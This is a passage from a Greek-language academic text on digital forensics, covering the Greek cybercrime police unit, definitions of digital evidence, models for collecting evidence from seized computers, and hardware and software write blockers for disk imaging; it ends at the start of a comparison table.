Στην Ελλάδα, η μονάδα δίωξης ηλεκτρονικού εγκλήματος σαν τμήμα ξεκίνησε με δύο άτομα το 1995 με ελάχιστες υποθέσεις και το 2004 με αφορμή τους Ολυμπιακούς αγώνες ενισχύθηκε και ήταν πλέον τέσσερα άτομα. Το 2011, έγινε υποδιεύθυνση μαζί με την Υπηρεσία της Οικονομικής Αστυνομίας, όπου και προσλήφθηκαν 100 εξειδικευμένα άτομα στον τομέα των υπολογιστών και του ηλεκτρονικού εγκλήματος.

Το ηλεκτρονικό έγκλημα χωρίστηκε σε τέσσερις κατηγορίες από την Ελληνική Δίωξη Ηλεκτρονικού Εγκλήματος:

- **Τμήμα Γενικών Υποθέσεων και Προστασίας Προσωπικών Δεδομένων** - που έχει να κάνει με γενικές υποθέσεις που αφορούν το Διαδίκτυο, την κοινωνική δικτύωση και τα blogs

- **Τμήμα Προστασίας Ανηλίκων** που αφορά τη παιδική πορνογραφία

- **Τμήμα Προστασίας Λογισμικού και Πνευματικών Δικαιωμάτων** αντιμετωπίζει τους hackers, τους crackers και γενικότερα οτιδήποτε έχει να κάνει με τη προστασία των πνευματικών δικαιωμάτων

- **Τμήμα Ασφάλειας Ηλεκτρονικών Επικοινωνιών** ασχολείται με την πρόληψη και καταστολή εγκλημάτων παραβίασης του απορρήτου των ηλεκτρονικών επικοινωνιών.

Οι πιο συνηθισμένες περιπτώσεις που εξιχνιάζει η Δίωξη ηλεκτρονικού εγκλήματος στην Ελλάδα, είναι η παιδική πορνογραφία, τα εγκλήματα περί τα ήθη, οι hackers, οικονομικά εγκλήματα με πιστωτικές κάρτες και εγκλήματα δορυφορικής πειρατείας. Από το 2004 έως σήμερα έχουν γίνει πάνω από 700 συλλήψεις στην Ελλάδα συγκεκριμένα για διακίνηση παιδικής πορνογραφίας.

Η Ελληνική Δίωξη Ηλεκτρονικού Εγκλήματος δουλεύει μέσω της διεύθυνσης IP, του ηλεκτρονικού αποτυπώματος δηλαδή που έχει ο υπολογιστής ο οποίος συνδέεται στο Διαδίκτυο και το οποίο είναι μοναδικό στον κόσμο. Το ηλεκτρονικό αυτό ίχνος δίνεται από τον εκάστοτε πάροχο (otenet, forthnet κτλ.) και σε περιπτώσεις που διαπιστωθεί παράνομη δραστηριότητα, τότε εφαρμόζεται η νομική διαδικασία της άρσης απορρήτου, ώστε το Τμήμα να λάβει τα απαραίτητα στοιχεία όσων παρανομούν από τους τηλεπικοινωνιακούς παρόχους τους.

Η Ελληνική Δίωξη Ηλεκτρονικού Εγκλήματος προσπαθεί με συνέδρια, σεμινάρια και ημερίδες ενημέρωσης να ενημερώσει τους πολίτες για την ασφαλή χρήση και πλοήγηση στο διαδίκτυο. Επίσης ημερίδες ενημέρωσης στα σχολεία για τα παιδιά και τους γονείς τους. Ετοιμάζει μια σειρά δωρεάν βιβλίων για αυτό τον σκοπό αλλά σκοπεύει να μπει και στα σχολεία με την δημιουργία μιας ιστοσελίδας[6] με επεξήγηση βασικών όρων στο διαδίκτυο αλλά και ενημέρωση των γονέων στην σωστή αντιμετώπιση και καθοδήγηση των παιδιών τους όταν το χρησιμοποιούν, για ασφαλή περιήγηση.

[6]http://cyberkid.gr/

(Απόσπασμα από συνέντευξη του αρχηγού της Δίωξης Ηλεκτρονικού εγκλήματος κ. Μανώλη Σφακιανάκη[7]).

2.1.4 Ηλεκτρονικά στοιχεία

Ηλεκτρονικά στοιχεία, σύμφωνα με τον **Eoghan Casey**, ένας από τους πρωτοπόρους στην ηλεκτρονική εγκληματολογία, ορίζει ότι "ηλεκτρονικά στοιχεία είναι οποιαδήποτε δεδομένα που είναι αποθηκευμένα σε ή μεταδίδονται μέσω ηλεκτρονικού υπολογιστή και είτε υποστηρίζουν ή καταρρίπτουν μια θεωρία που αφορά τον τρόπο διάπραξης ενός εγκλήματος, είτε αφορούν συγκεκριμένα κρίσιμα στοιχεία του εγκλήματος όπως πρόθεση ή άλλοθι"(Casey 2004).

Οπότε θα λέγαμε ότι ηλεκτρονικό στοιχείο μπορεί να είναι ένα έγγραφο που γράφτηκε σε κειμενογράφο στον υπολογιστή, μια διαδικτυακή σελίδα, ένα παιχνίδι που κατέβηκε από το διαδίκτυο, μια εικόνα, αρχεία ιστορικού στο διαδίκτυο, οτιδήποτε δηλαδή δημιουργήθηκε ή μεταφέρθηκε στον υπολογιστή.

Πιο συγκεκριμένα τα ηλεκτρονικά στοιχεία που ένας ερευνητής ψάχνει σε έναν υπολογιστή που είναι υπό έρευνα, είναι στην εικόνα της μνήμης και στην εικόνα του δίσκου όταν μιλάμε για ένα απλό σύστημα. Φυσικά υπάρχουν και άλλα μέσα που μπορεί να βρεθούν στον τόπο του εγκλήματος και να χρειαστεί να αναλυθούν και αυτά. Γενικά ψάχνουμε:

- Λίστες επαφών και τηλεφώνων
- Ηχητικά αρχεία και καταγραφές φωνής
- Αντίγραφα ασφαλείας διάφορων προγραμμάτων συμπεριλαμβανομένου και αντίγραφα από κινητές συσκευές
- Σελιδοδείκτες και αγαπημένα
- Ιστορικό φυλλομετρητή
- Ημερολόγιο
- Συμπιεσμένα αρχεία (zip,rar, κ.τ.λ)
- Configuration και .ini αρχεία (μπορεί να περιέχουν πληροφορίες για τον λογαριασμό ενός χρήστη, ημερομηνία τελευταίας πρόσβασης κ.τ.λ)
- Cookies
- Βάσεις δεδομένων
- Έγγραφα
- Μηνύματα Ηλεκτρονικού ταχυδρομείου και βάσεις ηλεκτρονικού ταχυδρομείου
- Κρυμμένα αρχεία
- Αρχεία συστήματος
- Log αρχεία
- Εικόνες και φωτογραφίες
- Βίντεο
- Virtual μηχανές
- Προσωρινά αρχεία
- Hibernation αρχεία

[7]Διαβάστε όλη την συνέντευξη εδώ: http://www.in2life.gr/everyday/modernlife/article/217721/dioxh-hlektronikoy-egklhmatos-oi-sherlock-holmes-toy-diadiktyoy.html

- Events
- Αρχεία ουράς εκτυπωτή
- Page files

2.1.5 Ηλεκτρονικές αποδείξεις

Οι ψηφιακές αποδείξεις όπως έχει ήδη αναφερθεί είναι το σπουδαιότερο αποδεικτικό μέσο για την τεκμηρίωση ενός ηλεκτρονικού εγκλήματος. Ο SWGDE (Scientific Working Group on Digital Evidence), μια κοινοπραξία διεθνών οργανισμών που δραστηριοποιείται στον τομέα των ψηφιακών αποδείξεων, τον Οκτώβριο του 1999 προτυποποίησε τις αποδείξεις που έχουν ψηφιακή μορφή και τις κατηγοριοποίησε σε:

- **Ψηφιακές αποδείξεις** (digital evidence): Πληροφορίες, που έχουν αποδεικτική αξία σε μια ποινική υπόθεση και μπορούν να αποθηκευτούν ή να μεταδοθούν σε ψηφιακή μορφή.
- **Αντικείμενα δεδομένων** (data objects): Αντικείμενα ή πληροφορίες, που έχουν αποδεικτική αξία σε μια ποινική υπόθεση και σχετίζονται με φυσικά αντικείμενα.
- **Φυσικά αντικείμενα** (physical items): Τα φυσικά μέσα όπου αποθηκεύονται ή μέσω τον οποίων μεταδίδονται πληροφορίες και αντικείμενα δεδομένων.
- **Γνήσιες ψηφιακές αποδείξεις** (original digital evidence): Φυσικά αντικείμενα και αντικείμενα δεδομένων τη στιγμή που συλλέγονται από τη σκηνή του εγκλήματος.
- **Διπλότυπες ψηφιακές αποδείξεις** (duplicate digital evidence): Ένα ακριβές ψηφιακό αντίγραφο όλων των αντικειμένων δεδομένων που περιέχονται σε ένα γνήσιο ψηφιακό αντικείμενο.
- **Αντίγραφο** (copy): Μια ακριβής αναπαραγωγή των πληροφοριών που περιέχονται σε ένα γνήσιο φυσικό αντικείμενο, ανεξάρτητα από το αντικείμενο αυτό.

Οι ψηφιακές αποδείξεις μπορεί να είναι αποθηκευμένες σε οποιαδήποτε συσκευή, όπως ηλεκτρονικό υπολογιστή, palmtop, κινητό τηλέφωνο κ.α., καθώς και σε οποιοδήποτε μέσο αποθήκευσης, όπως δισκέτες, CDs, DVDs, κάρτες μνήμης κ.α.

Βασικό χαρακτηριστικό των ψηφιακών αποδείξεων είναι ο μεγάλος βαθμός μεταβλητότητάς τους. Μπορούν πολύ εύκολα να τροποποιηθούν ή να καταστραφούν με τη χρήση διαφόρων εργαλείων και μεθόδων. Ο ερευνητής, λοιπόν, πρέπει να αναζητεί και να μεταχειρίζεται τις πληροφορίες αυτές με ιδιαίτερη δεξιότητα.

Οι ψηφιακές αποδείξεις αποτελούνται από ψηφιακά δεδομένα (digital data). Μια πολύ σημαντική διάκριση των ψηφιακών δεδομένων είναι σε μεταβλητά δεδομένα (volatile data) και σε διαρκή δεδομένα (persistent data). Τα μεταβλητά, είναι δεδομένα που αποθηκεύονται στην μνήμη του συστήματος (π.χ. μητρώο συστήματος, cache, μνήμη RAM) και χάνονται αν σταματήσει η τροφοδοσία του υπολογιστή με ρεύμα, αν γίνει τερματισμός της λειτουργίας του ή επανεκκίνηση. Τα διαρκή δεδομένα είναι αποθηκευμένα στους σκληρούς δίσκους του συστήματος ή σε άλλες συσκευές μόνιμης αποθήκευσης, όπως οδηγοί USB, CDs και κάρτες μνήμης. Τα δεδομένα αυτά δεν χάνονται, όταν τερματιστεί η λειτουργία του υπολογιστή ή γίνει επανεκκίνηση.

Κεφάλαιο 3
Η ΣΚΗΝΗ ΤΟΥ ΕΓΚΛΗΜΑΤΟΣ

3.1 Ανάπτυξη μεθοδολογίας στον τόπο του εγκλήματος

Η συλλογή στοιχείων στο ηλεκτρονικό έγκλημα είναι το πιο σημαντικό κομμάτι της έρευνας και αποκτάει ακόμα μεγαλύτερη σημασία όταν αυτά τα στοιχεία θα παρουσιαστούν στο δικαστήριο. Αν η διαδικασία δεν γίνει με τρόπο αποδεκτό, ώστε να μπορεί να αποδειχτεί ότι η συλλογή στοιχείων έγινε χωρίς να υπάρξει αλλοίωση των δεδομένων, ότι άλλο και να έχει γίνει σωστά δεν αρκεί για να ευσταθεί η υπόθεση στο δικαστήριο. Είναι πολύ σημαντικό λοιπόν να γίνει σωστά η διαδικασία συλλογής αυτών των στοιχείων. Παρακάτω περιγράφεται κάποια μοντέλα καθώς και η διαδικασία που ακολουθείται στην Ελλάδα από την Δίωξη Ηλεκτρονικού Εγκλήματος.

3.1.1 Μοντέλο συλλογής στοιχείων από απλό σύστημα

Σύμφωνα με τους Aaron PHILIPP, David COWEN και Chris DAVIS στο βιβλίο τους HACKING EXPOSED (2010), η μέθοδος που πρέπει να ακολουθείται για την συλλογή στοιχείων από ένα απλό σύστημα, αποτελείται από 7 βήματα:

Βήμα πρώτο: Εντοπισμός, καταγραφή και κλείσιμο του συστήματος

Το πρώτο πράγμα που πρέπει να κάνει ο ερευνητής είναι να εντοπίσει όλες τις συσκευές που υπάρχουν στον χώρο και μπορεί να περιέχουν στοιχεία. Παλιότερα η διαδικασία έλεγε να κλείσει αμέσως μετά το σύστημα αλλά αν κλείσει το σύστημα ενώ είναι ανοιχτό, χάνονται σημαντικότατα δεδομένα που βρίσκονται στην μνήμη RAM. Οπότε η διαδικασία που ακολουθείται τώρα πλέον είναι να παρθεί πρώτα ένα αντίγραφο της μνήμης αν ο ερευνητής νομίζει ότι είναι ασφαλές. Αμέσως μετά είναι να κλείσει το ύποπτο σύστημα και να καταγράψει την ώρα και ημερομηνία που συνέβη αυτό. Ο σωστός τρόπος για να κλείσει ένας υπολογιστής είναι να αφαιρεθεί το καλώδιο παροχής ρεύματος απευθείας και όχι από το κουμπί που μπορεί να τον θέσει σε κατάσταση αναμονής. Αυτό είναι απαραίτητο για να μπορεί μετά να αποδειχθεί ότι τίποτα πέρα από την ώρα καταγραφής κλεισίματος του συστήματος δεν τροποποίησε τα ευρήματα που θα εξαχθούν από το σύστημα.

Βήμα δεύτερο: αφαίρεση δίσκου από το σύστημα

Αφαίρεση του δίσκου από το σύστημα ή των δίσκων, αν είναι πολλοί. Καταγραφή του κατασκευαστή του δίσκου, του σειριακού αριθμού, του μοντέλου, τον τρόπο σύνδεσης του δίσκου στον υπολογιστή π.χ Parallel ATA (IDE)/SCSI/Serial ATA (IDE) καθώς και ολόκληρο το όνομα του δίσκου όπως αυτά αναγράφονται στην ταμπέλα αναγραφής των στοιχείων του δίσκου. Φωτογραφίες των συνδέσεων των συσκευών του υπολογιστή, των καλωδίων και του γύρω περιβάλλοντος για μελλοντική χρήση.

Βήμα τρίτο: Έλεγχος για άλλα ψηφιακά μέσα

Σε αυτό το σημείο οι δίσκοι αφαιρούνται και κλείνουμε το σύστημα. Τώρα χρειαζόμαστε να κοιτάξουμε όλα εκείνα τα στοιχεία του υπολογιστή που δεν χρειάζονται ρεύμα για να λειτουργήσουν, όπως μονάδες δίσκου και ουσιαστικά να ελέγξουμε αν έχουν μέσα αποθήκευσης ώστε να τα αφαιρέσουμε και να τα

εξετάσουμε. Αυτά τα στοιχεία αντιμετωπίζονται ως αποδεικτικά στοιχεία και ακολουθείται η ίδια διαδικασία με παραπάνω. Επίσης αν έχουμε την άδεια εξετάζουμε την ύποπτη περιοχή γύρω- γύρω και μέσα σε συρτάρια ή ντουλάπια γραφείου.

Βήμα τέταρτο: πρόσβαση στο BIOS του συστήματος
Σε αυτό το σημείο, έχει αφαιρεθεί ο δίσκος και πλέον μπορούμε να κάνουμε εκκίνηση του υπολογιστή με σκοπό την πρόσβαση στις πληροφορίες BIOS του συστήματος. Συνήθως αυτό γίνεται πατώντας **esc, del, F2, F9, F10, F11** στην αρχική σελίδα της εκκίνησης του υπολογιστή, αλλά είναι κάτι που εξαρτάται από τον κατασκευαστή για αυτό καλό είναι πιο πριν, να έχει ψάξει ο ερευνητής τη σελίδα του κατασκευαστή, ώστε να ξέρει από πριν πως θα αποκτήσει πρόσβαση.

Αφού αποκτήσουμε πρόσβαση στο BIOS είναι πολύ σημαντικό να καταγράψουμε την ώρα και ημερομηνία του συστήματος γιατί πιθανόν να διαφέρει από την ώρα της γεωγραφικής περιοχής που βρισκόμαστε. Η σημασία της ώρας του BIOS διαφέρει ανάλογα με το σύστημα αρχείων (π.χ το NTFS αποθηκεύει την Greenwich Mean Time) και το λειτουργικό σύστημα αφού κάποια ανανεώνουν την ώρα χρησιμοποιώντας την ώρα από διακομιστές στο διαδίκτυο.

Αν η ώρα του BIOS είναι διαφορετική πρέπει να σημειωθεί και αν έχουμε ήδη φτιάξει αντίγραφο του δίσκου και έχουμε ανακτήσει αρχεία πρέπει να προσαρμόσουμε την ακριβή ώρα και μέρα που αποκτήσαμε πρόσβαση, που δημιουργήθηκαν και τροποποιήθηκαν. Αφού πλέον το σύστημα έχει ρεύμα, αφαιρούνται ότι ψηφιακά μέσα μπορεί να περιέχει ο υπολογιστής όπως CD-ROMs ή DVD-ROMs και καταγράφεται τι αφαιρέθηκε.

Βήμα πέμπτο: Εικόνα δίσκου
Για να φτιάξουμε ένα αντίγραφο του δίσκου που αφαιρέσαμε χρειαζόμαστε μια συσκευή (write blocker) που προσαρμόζεται ανάμεσα στον υπολογιστή και τον δίσκο που θα αντιγράψουμε ώστε να είμαστε σίγουροι ότι δεν θα γραφτεί τίποτα πάνω στον δίσκο γιατί αυτό θα τροποποιούσε τα δεδομένα και θα τον καθιστούσε άχρηστο.

Βήμα έκτο: Καταγραφή των hash τιμών
Είμαστε στο σημείο που έχουμε επιτυχώς δημιουργήσει την εικόνα του δίσκου/ων που αφαιρέσαμε και τώρα θέλουμε να υπολογίσουμε την hash τιμή της αρχικής συσκευής και της εικόνας. Αυτό το βήμα είναι εξίσου σημαντικό διότι η ταύτιση των hash τιμών θα μας επιτρέψει να αποδείξουμε ότι δεν αλλοιώθηκαν τα δεδομένα του αρχικού δίσκου. Αν έστω και ένα bit αλλάξει, η hash τιμή της γνήσιας συσκευής από την εικόνα του δίσκου, θα είναι διαφορετική.

Hash τιμή είναι ένας μαθηματικός αλγόριθμος που δέχεται ένα μεγάλο ή μικρό πλήθος δεδομένων και εξάγει μία συγκεκριμένου μεγέθους έξοδο που μαθηματικά συμβολίζει όλο το σετ δεδομένων που εισάγαμε και που επίσης δεν μπορεί να υπάρξει δύο φορές. Είναι μοναδικό. Το μόνο γεγονός που θα έκανε μια hash τιμή να είναι η ίδια, είναι τα δεδομένα να είναι ακριβώς τα ίδια.

Βήμα έβδομο: Πακετάρισμα και σηματοδότηση
Αφού τελειώσουν όλα τα παραπάνω, στον δίσκο που περιέχει την εικόνα της γνήσιας συσκευής, βάζουμε αυτοκόλλητη ετικέτα που γράφει τι περιέχει και την τοποθετούμε

σε ασφαλή τοποθεσία όπου μόνο εξουσιοδοτημένα άτομα έχουν πρόσβαση. Η γνήσια συσκευή πιθανόν δεν θα ξαναχρησιμοποιηθεί παρά μόνο αν για κάποιο λόγο καταστραφεί ο το αντίγραφο. Επίσης το καλύτερο είναι η γνήσια συσκευή με το αντίγραφο να μην αποθηκευτούν στην ίδια τοποθεσία για λόγους ασφαλείας. Υπάρχει περίπτωση και να πρέπει να επιστραφεί η γνήσια συσκευή στην αρχική της τοποθεσία. Σε κάθε περίπτωση δεν συνιστάται η χρήση της γνήσιας συσκευής, μόνο του αντιγράφου.

3.1.2 Μοντέλο εγκληματολογικής διαδικασίας

Ένα άλλο μοντέλο συλλογής στοιχείων, αναφέρεται από τους Cory Altheide και Harlan Carvey στο βιβλίο τους “Digital Forensics with Open Source Tools” (2011) και είναι πιο σύντομο. Έχει μόνο τρία βήματα ή θα λέγαμε καλύτερα ότι τεκμηριώνεται σε τρία βήματα:

ΑΠΟΚΤΗΣΗ: Αναφέρεται στην συλλογή των ψηφιακών μέσων που θα εξεταστούν. Ανάλογα με τον τύπο της εξέτασης, τα μέσα αυτά μπορεί να είναι σκληροί δίσκοι, οπτικά μέσα, κάρτες αποθήκευσης από ψηφιακές κάμερες, κινητά τηλέφωνα, ακόμα και ένα απλό έγγραφο. Σε κάθε περίπτωση, τα μέσα που θα εξεταστούν πρέπει να αντιμετωπίζονται με λεπτότητα. Το ελάχιστο που πρέπει να περιλαμβάνει η διαδικασία της απόκτησης, είναι η δημιουργία ενός αντιγράφου της γνήσιας συσκευής που ονομάζεται “αντίγραφο εργασίας” καθώς και η διατήρηση καταγραφής όλων των κινήσεων που λαμβάνουν χώρα με τις γνήσιες συσκευές.

ΑΝΑΛΥΣΗ: που αναφέρεται στην ανάλυση των συσκευών που συλλέχθηκαν - ”αναγνώριση, ανάλυση και ερμηνεία” από τον ορισμό του DFRWS 2001. Η αναγνώριση αποτελείται από τον εντοπισμό των αντικειμένων ή αντικείμενα που βρίσκονται μέσα στις ύποπτες συσκευές και κατ' επέκταση η μείωση αυτών των αντικειμένων σε αντικείμενα ενδιαφέροντος. Αυτά τα αντικείμενα ενδιαφέροντος μετά υποβάλλονται στην κατάλληλη ανάλυση. Τα αντικείμενα ενδιαφέροντος μπορεί να είναι η ανάλυση του συστήματος αρχείων, εξέταση των περιεχομένων των αρχείων, ανάλυση των αρχείων μητρώου, ανάλυση στατιστικών ή οποιοσδήποτε αριθμός από άλλους τύπους αξιολόγησης. Τέλος, ο ερευνητής ερμηνεύει τα αποτελέσματα της ανάλυσης βάση της κατάρτισής του, της τεχνογνωσίας του, του πειραματισμού και της εμπειρίας του.

ΠΑΡΟΥΣΙΑΣΗ: αναφέρεται στην διαδικασία με την οποία ο ερευνητής μοιράζεται τα αποτελέσματα της ανάλυσης με τα ενδιαφερόμενα μέρη. Αυτό αποτελεί την δημιουργία μιας αναφοράς με κινήσεις που έγιναν από τον ερευνητή, τα στοιχεία που αποκαλύφθηκαν και το νόημα αυτών. Η φάση της παρουσίασης μπορεί να περιλαμβάνει και την υπεράσπιση αυτών των ευρημάτων του ερευνητή αν τον προκαλέσουν για την απόκτησή τους.

3.1.3 Μοντέλο εγκληματολογικής διαδικασίας στην Ελλάδα

Στην Ελλάδα, όταν έχουμε να αντιμετωπίσουμε ένα ηλεκτρονικό έγκλημα υπάρχουν κάποιες βασικές αρχές. Η έρευνα να γίνεται από εκπαιδευμένο άτομο, τα στοιχεία να μην αλλοιωθούν και σε κάθε βήμα να υπάρχει ακεραιότητα και ασφάλεια. Τα βήματα περιγραφικά είναι τα εξής:

- ***Συλλογή στοιχείων*** – αναζήτηση, αναγνώριση, απόκτηση, προστασία
- ***Εξέταση*** – κάνε τα στοιχεία ορατά, την προέλευσή τους και την σημασία τους.
- ***Ανάλυση*** – εξέταση για την βαρύτητα και την αποδεικτική αξία των στοιχείων
- ***Αναφορά*** – οι σημειώσεις που κρατούνται κατά την διάρκεια της εξέτασης πρέπει να διατηρούνται για να δημιουργηθούν αναφορές και εκθέσεις με τις αποκαλύψεις. Πιο συγκεκριμένα:

Αρχή πρώτη: Όποιες κινήσεις γίνουν από ανθρώπους του νόμου να μην αλλοιώσουν τα δεδομένα που υπάρχουν μέσα σε ένα υπολογιστή ή αποθηκευτικό μέσο με αποτέλεσμα να χάσουν την αξία τους στο δικαστήριο.

Αρχή δεύτερη: Σε καταστάσεις όπου ένα άτομο αποφασίσει ότι είναι απαραίτητο να έχει πρόσβαση σε γνήσια δεδομένα που υπάρχουν σε ένα ύποπτο σύστημα ή σε ένα αποθηκευτικό μέσο, αυτό το άτομο πρέπει να είναι σίγουρο και ικανό να δώσει εξηγήσεις και να αιτιολογήσει ικανοποιητικά, τις κινήσεις του αυτές.

Αρχή τρίτη: Μία έκθεση ή αναφορά πρέπει να δημιουργηθεί που θα καταγράφει όλες τις διαδικασίες που έγιναν πάνω στα συλλεγμένα στοιχεία. Ένα ανεξάρτητο τρίτο άτομο πρέπει να είναι σε θέση να εξετάσει όλες αυτές τις διαδικασίες και να καταλήξει στο ίδιο αποτέλεσμα.

Αρχή τέταρτη: Ο επικεφαλής της έρευνας έχει την ευθύνη ώστε όλες οι παραπάνω αρχές να τηρηθούν.

Κεφάλαιο 4
Ηλεκτρονικά Δεδομένα

4.1 Απόκτηση και αντιγραφή δεδομένων

Μετά που θα τελειώσει η διαδικασία στον τόπο που διαπράχθηκε το έγκλημα και αφού έχουμε συλλέξει τις συσκευές που μπορούν να αποτελέσουν αποδεικτικά στοιχεία και το αντίγραφο μνήμης (αν πήραμε), τα μεταφέρουμε σε ασφαλές από ηλεκτρομαγνητικές ακτινοβολίες περιβάλλον ώστε να εργαστούμε πάνω σε αυτά.
Θα κάνουμε ανάλυση των δεδομένων που υπάρχουν σε όλα αυτά τα μέσα για να καταλήξουμε σε συμπεράσματα.

Η ***απόκτηση δεδομένων*** είναι η πράξη όπου παίρνουμε τα δεδομένα στην κατοχή μας ή έχουμε έλεγχο σε αυτά και τα προσθέτουμε στην συλλογή των αποδεικτικών στοιχείων. Στο στάδιο αυτό είναι πολύ σημαντικό να μην διαγράψουμε ή αλλοιώσουμε τα δεδομένα. Η ***αντιγραφή δεδομένων*** είναι η πράξη όπου φτιάχνουμε ένα αντίγραφο των δεδομένων που αποκτήσαμε με σκοπό να κρατήσουμε τα γνήσια δεδομένα στην αρχική τους κατάσταση.
Ένας ερευνητής εγκληματολογίας έχει τρεις (3) τρόπους να αποκτήσει δεδομένα:

- Δημιουργώντας μια ροή δεδομένων σε μορφή εικόνας του δίσκου
- Φτιάχνοντας μια ροή δεδομένων από δίσκο σε δίσκο (αντίγραφο)
- Δημιουργώντας ένα συγκεκριμένο κομμάτι δεδομένων ενός φακέλου ή ενός αρχείου

Ροή δεδομένων σε μορφή εικόνας δίσκου
Είναι η μέθοδος που χρησιμοποιούν οι περισσότεροι ερευνητές εγκληματολογίας. Χρησιμοποιώντας αυτή τη μέθοδο, οι ερευνητές μπορούν να φτιάξουν όσα αντίγραφα χρειάζονται και να φτιάξουν μια εικόνα του αρχικού δίσκου και να την βάλουν σε άλλον δίσκο.

Ροή δεδομένων του αρχικού δίσκου σε άλλο δίσκο (αντίγραφο)
Εάν για κάποιο λόγο ο ερευνητής δεν μπορεί να φτιάξει μια εικόνα του γνήσιου δίσκου, τότε φτιάχνει αντίγραφο του αρχικού δίσκου χρησιμοποιώντας έναν δεύτερο δίσκο. Σε αυτή όμως την περίπτωση έχει σημασία ο δίσκος που θα χρησιμοποιήσουμε για να αντιγράψουμε τα δεδομένα (αποδεικτικά στοιχεία) να είναι ίδιου μεγέθους αν γίνεται. Σίγουρα δεν μπορεί να είναι μικρότερος.

Συγκεκριμένο κομμάτι δεδομένων ενός φακέλου ή αρχείου
Υπάρχουν φορές που ο ερευνητής κατά την έρευνά του, βρίσκει ενοχοποιητικά δεδομένα σε έναν φάκελο ή σε ένα αρχείο συγκεκριμένα και τότε μπορεί να αποφασίσει να μην φτιάξει αντίγραφο ολόκληρου του δίσκου αλλά να πάρει αντίγραφο μόνο από τα συγκεκριμένα δεδομένα. Ο λόγος για να αποφασίσει κάτι τέτοιο είναι για να ελαττώσει τον όγκο των δεδομένων που πάνε προς ανάλυση.

4.2 Δημιουργία εικόνας ενός αποθηκευτικού μέσου

Όταν θέλουμε να δημιουργήσουμε την εικόνα μιας συσκευής για τον σκοπό μιας εγκληματολογικής έρευνας, μας ενδιαφέρει κατά βάση, τα δεδομένα της συσκευής να μην αλλοιωθούν από τις πράξεις μας. Η εικόνα του σκληρού δίσκου του υπολογιστικού συστήματος είναι από τα πιο χρήσιμα στοιχεία για την έρευνα γιατί θα μας δώσει τις περισσότερες πληροφορίες κατά την ανάλυσή του και για αυτό είναι απαραίτητο να χρησιμοποιήσουμε κάτι το οποίο θα εμποδίσει την δική μας παρέμβαση στα δεδομένα κατά την διάρκεια της δημιουργίας της εικόνας.
Ένα τέτοιο εργαλείο είναι ο αναστολέας εγγραφής, ο οποίος χωρίζεται σε δύο κατηγορίες. Στον αναστολέα εγγραφής υλικού και στον αναστολέα εγγραφής λογισμικού.

4.2.1 Αναστολείς εγγραφής υλικού και λογισμικού[8]

Είναι συσκευές που μας επιτρέπουν να αποκτήσουμε πληροφορίες από ένα σκληρό δίσκο ηλεκτρονικού υπολογιστή, χωρίς να τροποποιήσουμε ή να διαγράψουμε από ατύχημα τα περιεχόμενα του δίσκου. Αυτό κατορθώνεται με το να αφήνουν μόνο τις εντολές ανάγνωσης να περνάνε και να εμποδίζουν τις εντολές γραψίματος όπως λέει και το όνομά τους.
Γενικά υπάρχουν δύο τρόποι να κατασκευάσεις έναν αναστολέα εγγραφής:

- Είτε να περνάνε όλες οι εντολές από τον υπολογιστή στον δίσκο εκτός από αυτές που βρίσκονται σε μια συγκεκριμένη λίστα ή
- να εμποδίζει όλες τις εντολές γραψίματος συγκεκριμένα και όλες οι άλλες να περνάνε.

4.2.2 Αναστολέας εγγραφής υλικού

Υπάρχουν δύο ειδών αναστολείς εγγραφής υλικού: ο Native και ο Tailgate. Μία Native συσκευή χρησιμοποιεί την ίδια διεπαφή και στην είσοδο και στην έξοδο δηλαδή από IDE σε IDE write block. Μία Tailgate συσκευή χρησιμοποιεί μία διεπαφή στη μία πλευρά και μία διαφορετική στην άλλη π.χ ένα Firewire σε SATA write block.
Ο Steve Bress και ο Mark Menz εφεύραν τη συσκευή αυτή (US πατέντα 6,813,682). Οι περισσότεροι αναστολείς εγγραφής υλικού είναι ανεξάρτητοι από λογισμικό.

Εικόνα 4: Αναστολέας εγγραφής υλικού

[8]http://www.forensicswiki.org/wiki/Write_Blockers

4.2.3 Αναστολέας εγγραφής λογισμικού

Οι αναστολείς εγγραφής λογισμικού σχεδιάζονται συνήθως για ένα συγκεκριμένο λειτουργικό σύστημα. Ένας αναστολέας εγγραφής λογισμικού λοιπόν που είναι σχεδιασμένος για το λειτουργικό των Windows δεν θα λειτουργήσει σε λειτουργικό Linux. Ο περιορισμός δεν σταματάει εδώ αφού σημασία έχει και η αρχιτεκτονική του λειτουργικού συστήματος – αν είναι 32-bit ή 64-bit.

Μία άλλη μορφή που μπορεί κανείς να δει έναν αναστολέα εγγραφής λογισμικού, είναι να είναι ανεξάρτητος, σε ένα cd που μπορεί να κάνει εκκίνηση (bootable).
Επίσης, ενώ οι αναστολείς εγγραφής υλικού θεωρούνται αξιόπιστοι δεν συμβαίνει το ίδιο και με τους αναστολείς εγγραφής λογισμικού. Με τους αναστολείς εγγραφής λογισμικού υπάρχουν πράγματα που μπορούν να πάνε στραβά. Αν λοιπόν κάποιος χρησιμοποιεί αναστολείς εγγραφής λογισμικού δεν μπορεί να είναι εντελώς σίγουρος ότι προστατεύει τα δεδομένα του δίσκου από τον οποίο θέλει να εξάγει δεδομένα. Για να σιγουρευτεί πρέπει να κάνει κάποιες κινήσεις πιο πριν:

1. Ο υπολογιστής κάνει εκκίνηση κανονικά
2. Το λειτουργικό σύστημα έχει εγκατασταθεί και λειτουργεί σωστά.
3. Ο αναστολέας εγγραφής λογισμικού έχει εγκατασταθεί.
4. Ο αναστολέας εγγραφής λογισμικού είναι λειτουργικός.
   Όλα τα παραπάνω είναι σημαντικά βήματα που είναι απαραίτητο να γίνουν για να έχει μια πιθανότητα ο αναστολέας εγγραφής λογισμικού να είναι αποτελεσματικός. Μέχρι να γίνουν όλα τα παραπάνω και να λειτουργούν σωστά, τα αποδεικτικά στοιχεία είναι εκτεθειμένα.

Ο παρακάτω πίνακας δείχνει τα πλεονεκτήματα και μειονεκτήματα[9] της κάθε μεθόδου:

[9]http://www.bulleproof.com/Papers/Write%20Blockers.pdf

ΑΝΑΣΤΟΛΕΑΣ ΕΓΓΡΑΦΗΣ ΥΛΙΚΟΥ

Πλεονεκτήματα	Μειονεκτήματα
